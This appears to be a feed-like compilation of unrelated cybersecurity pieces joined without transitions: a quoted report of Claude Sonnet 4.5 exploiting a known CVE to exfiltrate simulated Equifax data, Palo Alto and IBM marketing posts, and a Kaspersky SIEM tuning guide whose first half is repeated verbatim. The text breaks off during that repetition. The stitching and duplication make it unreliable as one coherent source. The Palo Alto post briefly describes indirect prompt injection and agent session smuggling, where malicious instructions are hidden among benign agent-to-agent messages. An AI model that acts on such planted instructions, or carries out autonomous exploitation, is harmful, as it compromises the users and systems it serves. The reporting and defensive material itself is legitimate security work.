In a recent evaluation of AI models’ cyber capabilities, current Claude models can now succeed at multistage attacks on networks with dozens of hosts using only standard, open-source tools, instead of the custom tools needed by previous generations. This illustrates how barriers to the use of AI in relatively autonomous cyber workflows are rapidly coming down, and highlights the importance of security fundamentals like promptly patching known vulnerabilities.
[…]
A notable development during the testing of Claude Sonnet 4.5 is that the model can now succeed on a minority of the networks without the custom cyber toolkit needed by previous generations. In particular, Sonnet 4.5 can now exfiltrate all of the (simulated) personal information in a high-fidelity simulation of the Equifax data breach—one of the costliest cyber attacks in history—using only a Bash shell on a widely-available Kali Linux host (standard, open-source tools for penetration testing; not a custom toolkit). Sonnet 4.5 accomplishes this by instantly recognizing a publicized CVE and writing code to exploit it without needing to look it up or iterate on it. Recalling that the original Equifax breach happened by exploiting a publicized CVE that had not yet been patched, the prospect of highly competent and fast AI agents leveraging this approach underscores the pressing need for security best practices like prompt updates and patches.
Read the whole thing. Automatic exploitation will be a major change in cybersecurity. And things are happening fast. There have been significant developments since I wrote this in October.
Why the GSA OneGov Agreement Is a Game-Changer for Federal Cybersecurity
The mission to modernize government IT is accelerating at lightning speed, largely thanks to the transformative power of artificial intelligence (AI). Federal agencies are strategically leveraging AI to boost efficiency, enhance citizen services, and strengthen national security – a vision fully supported by the administration’s AI Action Plan.
At Palo Alto Networks, we are all-in on helping agencies deploy AI bravely and securely. Because the challenge isn't just about using AI for cyberdefense, but also about defending AI itself. We appreciate the U.S. General Services Administration (GSA) recognizing the critical need for scalable, efficient solutions.
That is precisely why the GSA OneGov Initiative is a massive, game-changing step forward. We are proud to be the first pure-play cybersecurity vendor to secure a OneGov agreement with the GSA. This strategic alliance simplifies and standardizes the process for agencies to access our world-class, AI-powered security platform, ensuring security is foundational to this crucial modernization mission.
The Wake-Up Call: The Silent Threat of AI Agent Corruption
If you needed a clear sign that AI has fundamentally shifted the cybersecurity landscape, our own Unit 42 research provides it. The new reality isn't just about hackers using AI in their attacks; it’s also about how internal AI provides another attack surface for threat actors.
The most insidious new threat we've observed is AI Agent Smuggling, where malicious attackers use AI agents to exploit other agents. Our Unit 42 research highlights two major vectors:
Indirect Prompt Injection: A security risk in LLMs where a user crafts input containing deceptive instructions to manipulate the model’s behavior, which can lead to unauthorized data access or unintended actions.
Agent Session Smuggling: Exploit vulnerabilities in agent-to-agent communication, injecting malicious instructions into a conversation, hiding them among otherwise benign client requests and server responses.
This confirms our core belief as stated in a recent secure AI by Design blog: The AI ecosystem (the models, data and infrastructure) is now a complex, expanding attack surface that traditional perimeter defenses were simply not designed to protect.
As I’ve said before, “If you’re deploying AI, you must deploy AI security.”
Secure AI by Design: A Strategic Alliance with GSA
The GSA’s OneGov Initiative aims to streamline procurement and drive down costs by leveraging the purchasing power of the entire federal government. This is more than an agreement; it’s a direct response to the call for a "secure-by-design" approach to federal AI adoption. This agreement simplifies and standardizes the process for agencies to access our world-class, AI-powered security platform, ensuring that security is foundational, not an afterthought. It provides industry leading AI security tools into the hands of our cyber defenders today.
Under the Hood: Technical Capabilities for the AI Ecosystem
To counter the autonomous threats we’re seeing, we provide a platform that protects the entire AI lifecycle, from the developer's keyboard to the data center.
1. Runtime Protection for AI Workloads
Securing the AI supply chain requires visibility across every stage, especially during runtime when models are processing sensitive data.
Prisma® AIRSdelivers comprehensive security for the entire AI lifecycle, in one unified platform. It allows organizations to deploy traditional apps as well as AI applications, models and agents with confidence by reducing risk from misuse, data loss and sophisticated AI-driven threats. Prisma AIRS provides a clear, connected view of assets in multicloud environments, so teams can eliminate silos, accelerate responses, as well as scale cloud and AI apps securely.
Our Cloud-Native Application Protection Platform (CNAPP) has achieved the FedRAMP High designation, making it the preferred Code to Cloud solution to secure the entire application lifecycle from development to runtime. Our industry-leading CNAPP eliminates silos to deliver comprehensive visibility and best-in-class protection across multicloud environments.
2. Protecting Users and Data at the Edge
Even the most advanced AI defenses are undermined if users accessing applications and data are left vulnerable outside corporate security boundaries. The explosive growth of generative AI tools and the unseen behavior of AI agents are amplifying data exposure risks.
Prisma SASE (secure access service edge) secures all users, apps, devices and data, no matter where they are and no matter where applications reside.
Prisma Access (FedRAMP High Authorized) and Prisma Browser(FedRAMP-Moderate Authorized) integrate security capabilities, like zero trust network access (ZTNA), secure web gateway (SWG) and cloud access security broker (CASB), to provide a unified policy framework and a consistent user experience.
This approach helps agencies outpace the speed of AI-driven threats, safeguarding critical data and simplifying operations for a frictionless user experience. It ensures that the human element interacting with the AI is protected by the most stringent security controls available.
Deploy AI Bravely
The GSA OneGov agreement is a pivotal moment that provides federal agencies with the cost-effective, streamlined access they need to deploy AI with confidence. By leveraging our unified, AI-powered platform, government organizations can stop reacting to threats and start building secure-by-design AI environments. We are committed to remaining a key partner in this strategic initiative and helping the government achieve its mission outcomes safely.
For more information and access to promotional offers for new contracts signed on or before January 31, 2028, federal agencies can visit the GSA OneGov website.
Strengthening Cyber Resilience Across Northern Europe
Across Northern Europe, organizations are redefining how they work, innovate and compete. From the Netherlands’ smart logistics hubs to Finland’s AI-driven public services and the UK’s digital-first financial sector, this region is setting the global pace for responsible, data-driven transformation.
Yet behind this progress lies a growing challenge: security complexity.
According to the IBM Institute for Business Value (IBV), the average enterprise now manages 83 security tools from 29 vendors, leading to fragmented visibility, slower responses and rising risk exposure. In contrast, 96% of organizations that have unified their security platforms say they now view cybersecurity as a driver of business value, not a barrier to it.
That’s where the IBM and Palo Alto Networks partnership is making an impact. Together they are helping Northern European enterprises simplify, secure and accelerate their digital transformation with unified, AI-powered cybersecurity.
From Fragmented Tools to an Integrated Security Foundation
Northern Europe’s strength lies in its strong culture of trust and transparency, advanced digital infrastructure, as well as progressive regulatory frameworks. But as the EU NIS2 Directive, DORA and the AI Act come into force, achieving both compliance and cyber resilience require board-level oversight.
IBM and Palo Alto Networks are helping organizations lead this change. They combine IBM’s deep consulting and industry expertise with Palo Alto Networks market-leading security platforms and solutions, including Cortex XSIAM®, Cortex® Cloud™ and Prisma® Access. This integrated approach protects innovation, enables compliance efforts, and enhances operational efficiency.
The partnership not only secures organizational estates, but empowers faster decision-making, measurable ROI and sustainable transformation.
Five Capabilities Powering Secure Transformation
Organizations want to strengthen cyber resilience without slowing innovation. IBM and Palo Alto Networks help them do just that, through five connected capabilities that turn complex challenges into measurable outcomes.
1. Unified Security Platform: Simplify and See More
The Challenge: Too many tools, too little visibility.
The Reality: Most enterprises run more than 80 security tools from nearly 30 vendors.
By consolidating with IBM’s unified security approach and the Palo Alto Networks platforms, organizations are cutting total product costs by up to 19.4% and gaining a single, trusted view of their security posture.
The Outcome: Streamlined operations, faster decision-making and improved compliance enablement for frameworks like NIS2, all while reducing the energy footprint of sprawling infrastructure.
2. Cloud Security: Innovate Without the Risk
The Challenge: Cloud transformation introduces new risks and blind spots.
The Reality: 82% of breaches now involve cloud data, and nearly 40% span multiple environments.
IBM and Palo Alto Networks secure the journey from code to cloud to SOC, embedding security early in design and automating protection across environments. IBM’s AI deployment accelerators slash rollout time, while Cortex Cloud™ provides continuous visibility and compliance enablement.
The Outcome: Faster innovation with cloud operations that are secure by design, from day one.
3. Security for AI: Build Trust in Every Algorithm
The Challenge: Rapid AI adoption without consistent oversight.
The Reality: 82% of executives say trustworthy AI is critical to success, yet few have the controls in place.
IBM and Palo Alto Networks help organizations govern and protect their use of AI, securing data pipelines, scanning models and preventing adversarial attacks.
The Outcome: Confident AI adoption aligned to the EU AI Act requirements, where innovation can move forward without compromising data integrity or customer trust.
4. Security Service Edge (SSE): Connect People Securely, Anywhere
The Challenge: Hybrid work models demand reliable secure access everywhere.
The Reality: Human risk, not technology alone, is now the dominant factor in breaches, with 95% of data breaches involving human error, such as insider missteps, credential misuse and careless actions, underscoring how remote and hybrid workers’ behaviors significantly expand exposure.
With Palo Alto Networks Prisma Access and IBM’s consulting expertise, enterprises across Europe are simplifying secure connectivity through a unified zero trust framework.
The Outcome: Simpler, more efficient policy management and stronger protection across hybrid environments, where risk exposure is reduced, visibility is enhanced, and a seamless user experience is delivered.
The Challenge: SOC teams are overwhelmed, missing as many as two thirds of daily alerts due to alert fatigue and limited resources.
The Reality: Over half of organizations report they can’t hire or retain enough skilled analysts, leaving gaps in coverage and consistency.
By combining IBM’s Autonomous Threat Operations Machine (ATOM) with Palo Alto Networks Cortex XSIAM, organizations can streamline and automate core SOC workflows, reducing response times by more than half and enabling analysts to focus on the most critical incidents.
The Outcome: Faster detection, shorter resolution times and a more proactive, resilient security posture. AI-driven automation not only boosts accuracy but can also shorten breach lifecycles by more than 100 days, helping teams defend smarter.
Built for Northern Europe’s Next Decade of Growth
As Northern Europe is a leader in digital innovation, the stakes for cybersecurity have never been higher. Trust, transparency and compliance are not simply checkboxes, but are competitive advantages.
IBM and Palo Alto Networks are helping organizations across the region turn that reality into action. By uniting AI-powered automation, cloud-native security and deep industry expertise, they’re enabling enterprises to move faster, reduce complexity and strengthen resilience. This is achieved while enabling alignment with the region’s evolving frameworks, such as NIS2, DORA and the EU AI Act.
To stay ahead, security can no longer be a fragmented layer sitting outside transformation; it must be the foundation that powers it. With IBM and Palo Alto Networks, organizations gain a unified security platform built for the next decade of digital progress – one that protects every connection, every line of code and every moment of innovation.
Resilient. Compliant. Unified.
That’s the future of cybersecurity in Northern Europe.
A SIEM is a complex system offering broad and flexible threat detection capabilities. Due to its complexity, its effectiveness heavily depends on how it is configured and what data sources are connected to it. A one-time SIEM setup during implementation is not enough: both the organization’s infrastructure and attackers’ techniques evolve over time. To operate effectively, the SIEM system must reflect the current state of affairs.
We provide customers with services to assess SIEM effectiveness, helping to identify issues and offering options for system optimization. In this article, we examine typical SIEM operational pitfalls and how to address them. For each case, we also include methods for independent verification.
This material is based on an assessment of Kaspersky SIEM effectiveness; therefore, all specific examples, commands, and field names are taken from that solution. However, the assessment methodology, issues we identified, and ways to enhance system effectiveness can easily be extrapolated to any other SIEM.
Methodology for assessing SIEM effectiveness
The primary audience for the effectiveness assessment report comprises the SIEM support and operation teams within an organization. The main goal is to analyze how well the usage of SIEM aligns with its objectives. Consequently, the scope of checks can vary depending on the stated goals. A standard assessment is conducted across the following areas:
Composition and scope of connected data sources
Coverage of data sources
Data flows from existing sources
Correctness of data normalization
Detection logic operability
Detection logic accuracy
Detection logic coverage
Use of contextual data
SIEM technical integration into SOC processes
SOC analysts’ handling of alerts in the SIEM
Forwarding of alerts, security event data, and incident information to other systems
Deployment architecture and documentation
At the same time, these areas are examined not only in isolation but also in terms of their potential influence on one another. Here are a couple of examples illustrating this interdependence:
Issues with detection logic due to incorrect data normalization. A correlation rule with the condition deviceCustomString1 not contains <string> triggers a large number of alerts. The detection logic itself is correct: the specific event and the specific field it targets should not generate a large volume of data matching the condition. Our review revealed the issue was in the data ingested by the SIEM, where incorrect encoding caused the string targeted by the rule to be transformed into a different one. Consequently, all events matched the condition and generated alerts.
When analyzing coverage for a specific source type, we discovered that the SIEM was only monitoring 5% of all such sources deployed in the infrastructure. However, extending that coverage would increase system load and storage requirements. Therefore, besides connecting additional sources, it would be necessary to scale resources for specific modules (storage, collectors, or the correlator).
The effectiveness assessment consists of several stages:
Collect and analyze documentation, if available. This allows assessing SIEM objectives, implementation settings (ideally, the deployment settings at the time of the assessment), associated processes, and so on.
Interview system engineers, analysts, and administrators. This allows assessing current tasks and the most pressing issues, as well as determining exactly how the SIEM is being operated. Interviews are typically broken down into two phases: an introductory interview, conducted at project start to gather general information, and a follow-up interview, conducted mid-project to discuss questions arising from the analysis of previously collected data.
Gather information within the SIEM and then analyze it. This is the most extensive part of the assessment, during which Kaspersky experts are granted read-only access to the system or a part of it to collect factual data on its configuration, detection logic, data flows, and so on.
The assessment produces a list of recommendations. Some of these can be implemented almost immediately, while others require more comprehensive changes driven by process optimization or a transition to a more structured approach to system use.
Issues arising from SIEM operations
The problems we identify during a SIEM effectiveness assessment can be divided into three groups:
Performance issues, meaning operational errors in various system components. These problems are typically resolved by technical support, but to prevent them, it is worth periodically checking system health status.
Efficiency issues – when the system functions normally but seemingly adds little value or is not used to its full potential. This is usually due to the customer using the system capabilities in a limited way, incorrectly, or not as intended by the developer.
Detection issues – when the SIEM is operational and continuously evolving according to defined processes and approaches, but alerts are mostly false positives, and the system misses incidents. For the most part, these problems are related to the approach taken in developing detection logic.
Key observations from the assessment
Event source inventory
When building the inventory of event sources for a SIEM, we follow the principle of layered monitoring: the system should have information about all detectable stages of an attack. This principle enables the detection of attacks even if individual malicious actions have gone unnoticed, and allows for retrospective reconstruction of the full attack chain, starting from the attackers’ point of entry.
Problem: During effectiveness assessments, we frequently find that the inventory of connected source types is not updated when the infrastructure changes. In some cases, it has not been updated since the initial SIEM deployment, which limits incident detection capabilities. Consequently, certain types of sources remain completely invisible to the system.
We have also encountered non-standard cases of incomplete source inventory. For example, an infrastructure contains hosts running both Windows and Linux, but monitoring is configured for only one family of operating systems.
How to detect: To identify the problems described above, determine the list of source types connected to the SIEM and compare it against what actually exists in the infrastructure. Identifying the presence of specific systems in the infrastructure requires an audit. However, this task is one of the most critical for many areas of cybersecurity, and we recommend running it on a periodic basis.
We have compiled a reference sheet of system types commonly found in most organizations. Depending on the organization type, infrastructure, and threat model, we may rearrange priorities. However, a good starting point is as follows:
High Priority – sources associated with:
Remote access provision
External services accessible from the internet
External perimeter
Endpoint operating systems
Information security tools
Medium Priority – sources associated with:
Remote access management within the perimeter
Internal network communication
Infrastructure availability
Virtualization and cloud solutions
Low Priority – sources associated with:
Business applications
Internal IT services
Applications used by various specialized teams (HR, Development, PR, IT, and so on)
Monitoring data flow from sources
Regardless of how good the detection logic is, it cannot function without telemetry from the data sources.
Problem: The SIEM core is not receiving events from specific sources or collectors. Based on all assessments conducted, the average proportion of collectors that are configured with sources but are not transmitting events is 38%. Correlation rules may exist for these sources, but they will, of course, never trigger. It is also important to remember that a single collector can serve hundreds of sources (such as workstations), so the loss of data flow from even one collector can mean losing monitoring visibility for a significant portion of the infrastructure.
How to detect: The process of locating sources that are not transmitting data can be broken down into two components.
Checking collector health. Find the status of collectors (see the support website for the steps to do this in Kaspersky SIEM) and identify those with a status of Offline, Stopped, Disabled, and so on.
Checking the event flow. In Kaspersky SIEM, this can be done by gathering statistics using the following query (counting the number of events received from each collector over a specific time period):
SELECT count(ID), CollectorID, CollectorName FROM `events` GROUP BY CollectorID, CollectorName ORDER BY count(ID)
It is essential to specify an optimal time range for collecting these statistics. Too large a range can increase the load on the SIEM, while too small a range may provide inaccurate information for a one-time check – especially for sources that transmit telemetry relatively infrequently, say, once a week. Therefore, it is advisable to choose a smaller time window, such as 2–4 days, but run several queries for different periods in the past.
Additionally, for a more comprehensive approach, it is recommended to use built-in functionality or custom logic implemented via correlation rules and lists to monitor event flow. This will help automate the process of detecting problems with sources.
Event source coverage
Problem: The system is not receiving events from all sources of a particular type that exist in the infrastructure. For example, the company uses workstations and servers running Windows. During SIEM deployment, workstations are immediately connected for monitoring, while the server segment is postponed for one reason or another. As a result, the SIEM receives events from Windows systems, the flow is normalized, and correlation rules work, but an incident in the unmonitored server segment would go unnoticed.
How to detect: Below are query variations that can be used to search for unconnected sources.
SELECT count(distinct, DeviceAddress), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
SELECT count(distinct, DeviceHostName), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
We have split the query into two variations because, depending on the source and the DNS integration settings, some events may contain either a DeviceAddress or DeviceHostName field.
These queries will help determine the number of unique data sources sending logs of a specific type. This count must be compared against the actual number of sources of that type, obtained from the system owners.
Retaining raw data
Raw data can be useful for developing custom normalizers or for storing events not used in correlation that might be needed during incident investigation. However, careless use of this setting can cause significantly more harm than good.
Problem: Enabling the Keep raw event option effectively doubles the event size in the database, as it stores two copies: the original and the normalized version. This is particularly critical for high-volume collectors receiving events from sources like NetFlow, DNS, firewalls, and others. It is worth noting that this option is typically used for testing a normalizer but is often forgotten and left enabled after its configuration is complete.
How to detect: This option is applied at the normalizer level. Therefore, it is necessary to review all active normalizers and determine whether retaining raw data is required for their operation.
Normalization
As with the absence of events from sources, normalization issues lead to detection logic failing, as this logic relies on finding specific information in a specific event field.
Problem: Several issues related to normalization can be identified:
The event flow is not being normalized at all.
Events are only partially normalized – this is particularly relevant for custom, non-out-of-the-box normalizers.
The normalizer being used only parses headers, such as syslog_headers, placing the entire event body into a single field, this field most often being Message.
An outdated default normalizer is being used.
How to detect: Identifying normalization issues is more challenging than spotting source problems due to the high volume of telemetry and variety of parsers. Here are several approaches to narrowing the search:
First, check which normalizers supplied with the SIEM the organization uses and whether their versions are up to date. In our assessments, we frequently encounter auditd events being normalized by the outdated normalizer, Linux audit and iptables syslog v2 for Kaspersky SIEM. The new normalizer completely reworks and optimizes the normalization schema for events from this source.
Execute the query:
SELECT count(ID), DeviceProduct, DeviceVendor, CollectorName FROM `events` GROUP BY DeviceProduct, DeviceVendor, CollectorName ORDER BY count(ID)
This query gathers statistics on events from each collector, broken down by the DeviceVendor and DeviceProduct fields. While these fields are not mandatory, they are present in almost any normalization schema. Therefore, their complete absence or empty values may indicate normalization issues. We recommend including these fields when developing custom normalizers.
To simplify the identification of normalization problems when developing custom normalizers, you can implement the following mechanism. For each successfully normalized event, add a Name field, populated from a constant or the event itself. For a final catch-all normalizer that processes all unparsed events, set the constant value: Name = unparsed event. This will later allow you to identify non-normalized events through a simple search on this field.
Detection logic coverage
Collected events alone are, in most cases, only useful for investigating an incident that has already been identified. For a SIEM to operate to its full potential, it requires detection logic to be developed to uncover probable security incidents.
Problem: The mean correlation rule coverage of sources, determined across all our assessments, is 43%. While this figure is only a ballpark figure – as different source types provide different information – to calculate it, we defined “coverage” as the presence of at least one correlation rule for a source. This means that for more than half of the connected sources, the SIEM is not actively detecting. Meanwhile, effort and SIEM resources are spent on connecting, maintaining, and configuring these sources. In some cases, this is formally justified, for instance, if logs are only needed for regulatory compliance. However, this is an exception rather than the rule.
We do not recommend solving this problem by simply not connecting sources to the SIEM. On the contrary, sources should be connected, but this should be done concurrently with the development of corresponding detection logic. Otherwise, it can be forgotten or postponed indefinitely, while the source pointlessly consumes system resources.
How to detect: This brings us back to auditing, a process that can be greatly aided by creating and maintaining a register of developed detection logic. Given that not every detection logic rule explicitly states the source type from which it expects telemetry, its description should be added to this register during the development phase.
If descriptions of the correlation rules are not available, you can refer to the following:
The name of the detection logic. With a standardized approach to naming correlation rules, the name can indicate the associated source or at least provide a brief description of what it detects.
The use of fields within the rules, such as DeviceVendor, DeviceProduct (another argument for including these fields in the normalizer), Name, DeviceAction, DeviceEventCategory, DeviceEventClassID, and others. These can help identify the actual source.
Excessive alerts generated by the detection logic
One criterion for correlation rules effectiveness is a low false positive rate.
Problem: Detection logic generates an abnormally high number of alerts that are physically impossible to process, regardless of the size of the SOC team.
How to detect: First and foremost, detection logic should be tested during development and refined to achieve an acceptable false positive rate. However, even a well-tuned correlation rule can start producing excessive alerts due to changes in the event flow or connected infrastructure. To identify these rules, we recommend periodically running the following query:
SELECT count(ID), Name FROM `events` WHERE Type = 3 GROUP BY Name ORDER BY count(ID)
In Kaspersky SIEM, a value of 3 in the Type field indicates a correlation event.
Subsequently, for each identified rule with an anomalous alert count, verify the correctness of the logic it uses and the integrity of the event stream on which it triggered.
Depending on the issue you identify, the solution may involve modifying the detection logic, adding exceptions (for example, it is often the case that 99% of the spam originates from just 1–5 specific objects, such as an IP address, a command parameter, or a URL), or adjusting event collection and normalization.
Lack of integration with indicators of compromise
SIEM integrations with other systems are generally a critical part of both event processing and alert enrichment. In at least one specific case, their presence directly impacts detection performance: integration with technical Threat Intelligence data or IoCs (indicators of compromise).
A SIEM allows conveniently checking objects against various reputation databases or blocklists. Furthermore, there are numerous sources of this data that are ready to integrate natively with a SIEM or require minimal effort to incorporate.
Problem: There is no integration with TI data.
How to detect: Generally, IoCs are integrated into a SIEM at the system configuration level during deployment or subsequent optimization. The use of TI within a SIEM can be implemented at various levels:
At the data source level. Some sources, such as NGFWs, add this information to events involving relevant objects.
At the SIEM native functionality level. For example, Kaspersky SIEM integrates with CyberTrace indicators, which add object reputation information at the moment of processing an event from a source.
At the detection logic level. Information about IoCs is stored in various active lists, and correlation rules match objects against these to enrich the event.
Furthermore, TI data does not appear in a SIEM out of thin air. It is either provided by external suppliers (commercially or in an open format) or is part of the built-in functionality of the security tools in use. For instance, various NGFW systems can additionally check the reputation of external IP addresses or domains that users are accessing. Therefore, the first step is to determine whether you are receiving information about indicators of compromise and in what form (whether external providers’ feeds have been integrated and/or the deployed security tools have this capability). It is worth noting that receiving TI data only at the security tool level does not always cover all types of IoCs.
If data is being received in some form, the next step is to verify that the SIEM is utilizing it. For TI-related events coming from security tools, the SIEM needs a correlation rule developed to generate alerts. Thus, checking integration in this case involves determining the capabilities of the security tools, searching for the corresponding events in the SIEM, and identifying whether there is detection logic associated with these events. If events from the security tools are absent, the source audit configuration should be assessed to see if the telemetry type in question is being forwarded to the SIEM at all. If normalization is the issue, you should assess parsing accuracy and reconfigure the normalizer.
If TI data comes from external providers, determine how it is processed within the organization. Is there a centralized system for aggregating and managing threat data (such as CyberTrace), or is the information stored in, say, CSV files?
In the former case (there is a threat data aggregation and management system) you must check if it is integrated with the SIEM. For Kaspersky SIEM and CyberTrace, this integration is handled through the SIEM interface. Following this, SIEM event flows are directed to the threat data aggregation and management system, where matches are identified and alerts are generated, and then both are sent back to the SIEM. Therefore, checking the integration involves ensuring that all collectors receiving events that may contain IoCs are forwarding those events to the threat data aggregation and management system. We also recommend checking if the SIEM has a correlation rule that generates an alert based on matching detected objects with IoCs.
In the latter case (threat information is stored in files), you must confirm that the SIEM has a collector and normalizer configured to load this data into the system as events. Also, verify that logic is configured for storing this data within the SIEM for use in correlation. This is typically done with the help of lists that contain the obtained IoCs. Finally, check if a correlation rule exists that compares the event flow against these IoC lists.
As the examples illustrate, integration with TI in standard scenarios ultimately boils down to developing a final correlation rule that triggers an alert upon detecting a match with known IoCs. Given the variety of integration methods, creating and providing a universal out-of-the-box rule is difficult. Therefore, in most cases, to ensure IoCs are connected to the SIEM, you need to determine if the company has developed that rule (the existence of the rule) and if it has been correctly configured. If no correlation rule exists in the system, we recommend creating one based on the TI integration methods implemented in your infrastructure. If a rule does exist, its functionality must be verified: if there are no alerts from it, analyze its trigger conditions against the event data visible in the SIEM and adjust it accordingly.
The SIEM is not kept up to date
For a SIEM to run effectively, it must contain current data about the infrastructure it monitors and the threats it’s meant to detect. Both elements change over time: new systems and software, users, security policies, and processes are introduced into the infrastructure, while attackers develop new techniques and tools. It is safe to assume that a perfectly configured and deployed SIEM system will no longer be able to fully see the altered infrastructure or the new threats after five years of running without additional configuration. Therefore, practically all components – event collection, detection, additional integrations for contextual information, and exclusions – must be maintained and kept up to date.
Furthermore, it is important to acknowledge that it is impossible to cover 100% of all threats. Continuous research into attacks, development of detection methods, and configuration of corresponding rules are a necessity. The SOC itself also evolves. As it reaches certain maturity levels, new growth opportunities open up for the team, requiring the utilization of new capabilities.
Problem: The SIEM has not evolved since its initial deployment.
How to detect: Compare the original statement of work or other deployment documentation against the current state of the system. If there have been no changes, or only minimal ones, it is highly likely that your SIEM has areas for growth and optimization. Any infrastructure is dynamic and requires continuous adaptation.
Other issues with SIEM implementation and operation
In this article, we have outlined the primary problems we identify during SIEM effectiveness assessments, but this list is not exhaustive. We also frequently encounter:
Mismatch between license capacity and actual SIEM load. The problem is almost always the absence of events from sources, rather than an incorrect initial assessment of the organization’s needs.
Lack of user rights management within the system (for example, every user is assigned the administrator role).
Poor organization of customizable SIEM resources (rules, normalizers, filters, and so on). Examples include chaotic naming conventions, non-optimal grouping, and obsolete or test content intermixed with active content. We have encountered confusing resource names like [dev] test_Add user to admin group_final2.
Use of out-of-the-box resources without adaptation to the organization’s infrastructure. To maximize a SIEM’s value, it is essential at a minimum to populate exception lists and specify infrastructure parameters: lists of administrators and critical services and hosts.
Disabled native integrations with external systems, such as LDAP, DNS, and GeoIP.
Generally, most issues with SIEM effectiveness stem from the natural degradation (accumulation of errors) of the processes implemented within the system. Therefore, in most cases, maintaining effectiveness involves structuring these processes, monitoring the quality of SIEM engagement at all stages (source onboarding, correlation rule development, normalization, and so on), and conducting regular reviews of all system components and resources.
Conclusion
A SIEM is a powerful tool for monitoring and detecting threats, capable of identifying attacks at various stages across nearly any point in an organization’s infrastructure. However, if improperly configured and operated, it can become ineffective or even useless while still consuming significant resources. Therefore, it is crucial to periodically audit the SIEM’s components, settings, detection rules, and data sources.
If a SOC is overloaded or otherwise unable to independently identify operational issues with its SIEM, we offer Kaspersky SIEM platform users a service to assess its operation. Following the assessment, we provide a list of recommendations to address the issues we identify. That being said, it is important to clarify that these are not strict, prescriptive instructions, but rather highlight areas that warrant attention and analysis to improve the product’s performance, enhance threat detection accuracy, and enable more efficient SIEM utilization.
A SIEM is a complex system offering broad and flexible threat detection capabilities. Due to its complexity, its effectiveness heavily depends on how it is configured and what data sources are connected to it. A one-time SIEM setup during implementation is not enough: both the organization’s infrastructure and attackers’ techniques evolve over time. To operate effectively, the SIEM system must reflect the current state of affairs.
We provide customers with services to assess SIEM effectiveness, helping to identify issues and offering options for system optimization. In this article, we examine typical SIEM operational pitfalls and how to address them. For each case, we also include methods for independent verification.
This material is based on an assessment of Kaspersky SIEM effectiveness; therefore, all specific examples, commands, and field names are taken from that solution. However, the assessment methodology, issues we identified, and ways to enhance system effectiveness can easily be extrapolated to any other SIEM.
Methodology for assessing SIEM effectiveness
The primary audience for the effectiveness assessment report comprises the SIEM support and operation teams within an organization. The main goal is to analyze how well the usage of SIEM aligns with its objectives. Consequently, the scope of checks can vary depending on the stated goals. A standard assessment is conducted across the following areas:
Composition and scope of connected data sources
Coverage of data sources
Data flows from existing sources
Correctness of data normalization
Detection logic operability
Detection logic accuracy
Detection logic coverage
Use of contextual data
SIEM technical integration into SOC processes
SOC analysts’ handling of alerts in the SIEM
Forwarding of alerts, security event data, and incident information to other systems
Deployment architecture and documentation
At the same time, these areas are examined not only in isolation but also in terms of their potential influence on one another. Here are a couple of examples illustrating this interdependence:
Issues with detection logic due to incorrect data normalization. A correlation rule with the condition deviceCustomString1 not contains <string> triggers a large number of alerts. The detection logic itself is correct: the specific event and the specific field it targets should not generate a large volume of data matching the condition. Our review revealed the issue was in the data ingested by the SIEM, where incorrect encoding caused the string targeted by the rule to be transformed into a different one. Consequently, all events matched the condition and generated alerts.
When analyzing coverage for a specific source type, we discovered that the SIEM was only monitoring 5% of all such sources deployed in the infrastructure. However, extending that coverage would increase system load and storage requirements. Therefore, besides connecting additional sources, it would be necessary to scale resources for specific modules (storage, collectors, or the correlator).
The effectiveness assessment consists of several stages:
Collect and analyze documentation, if available. This allows assessing SIEM objectives, implementation settings (ideally, the deployment settings at the time of the assessment), associated processes, and so on.
Interview system engineers, analysts, and administrators. This allows assessing current tasks and the most pressing issues, as well as determining exactly how the SIEM is being operated. Interviews are typically broken down into two phases: an introductory interview, conducted at project start to gather general information, and a follow-up interview, conducted mid-project to discuss questions arising from the analysis of previously collected data.
Gather information within the SIEM and then analyze it. This is the most extensive part of the assessment, during which Kaspersky experts are granted read-only access to the system or a part of it to collect factual data on its configuration, detection logic, data flows, and so on.
The assessment produces a list of recommendations. Some of these can be implemented almost immediately, while others require more comprehensive changes driven by process optimization or a transition to a more structured approach to system use.
Issues arising from SIEM operations
The problems we identify during a SIEM effectiveness assessment can be divided into three groups:
Performance issues, meaning operational errors in various system components. These problems are typically resolved by technical support, but to prevent them, it is worth periodically checking system health status.
Efficiency issues – when the system functions normally but seemingly adds little value or is not used to its full potential. This is usually due to the customer using the system capabilities in a limited way, incorrectly, or not as intended by the developer.
Detection issues – when the SIEM is operational and continuously evolving according to defined processes and approaches, but alerts are mostly false positives, and the system misses incidents. For the most part, these problems are related to the approach taken in developing detection logic.
Key observations from the assessment
Event source inventory
When building the inventory of event sources for a SIEM, we follow the principle of layered monitoring: the system should have information about all detectable stages of an attack. This principle enables the detection of attacks even if individual malicious actions have gone unnoticed, and allows for retrospective reconstruction of the full attack chain, starting from the attackers’ point of entry.
Problem: During effectiveness assessments, we frequently find that the inventory of connected source types is not updated when the infrastructure changes. In some cases, it has not been updated since the initial SIEM deployment, which limits incident detection capabilities. Consequently, certain types of sources remain completely invisible to the system.
We have also encountered non-standard cases of incomplete source inventory. For example, an infrastructure contains hosts running both Windows and Linux, but monitoring is configured for only one family of operating systems.
How to detect: To identify the problems described above, determine the list of source types connected to the SIEM and compare it against what actually exists in the infrastructure. Identifying the presence of specific systems in the infrastructure requires an audit. However, this task is one of the most critical for many areas of cybersecurity, and we recommend running it on a periodic basis.
We have compiled a reference sheet of system types commonly found in most organizations. Depending on the organization type, infrastructure, and threat model, we may rearrange priorities. However, a good starting point is as follows:
High Priority – sources associated with:
Remote access provision
External services accessible from the internet
External perimeter
Endpoint operating systems
Information security tools
Medium Priority – sources associated with:
Remote access management within the perimeter
Internal network communication
Infrastructure availability
Virtualization and cloud solutions
Low Priority – sources associated with:
Business applications
Internal IT services
Applications used by various specialized teams (HR, Development, PR, IT, and so on)
Monitoring data flow from sources
Regardless of how good the detection logic is, it cannot function without telemetry from the data sources.
Problem: The SIEM core is not receiving events from specific sources or collectors. Based on all assessments conducted, the average proportion of collectors that are configured with sources but are not transmitting events is 38%. Correlation rules may exist for these sources, but they will, of course, never trigger. It is also important to remember that a single collector can serve hundreds of sources (such as workstations), so the loss of data flow from even one collector can mean losing monitoring visibility for a significant portion of the infrastructure.
How to detect: The process of locating sources that are not transmitting data can be broken down into two components.
Checking collector health. Find the status of collectors (see the support website for the steps to do this in Kaspersky SIEM) and identify those with a status of Offline, Stopped, Disabled, and so on.
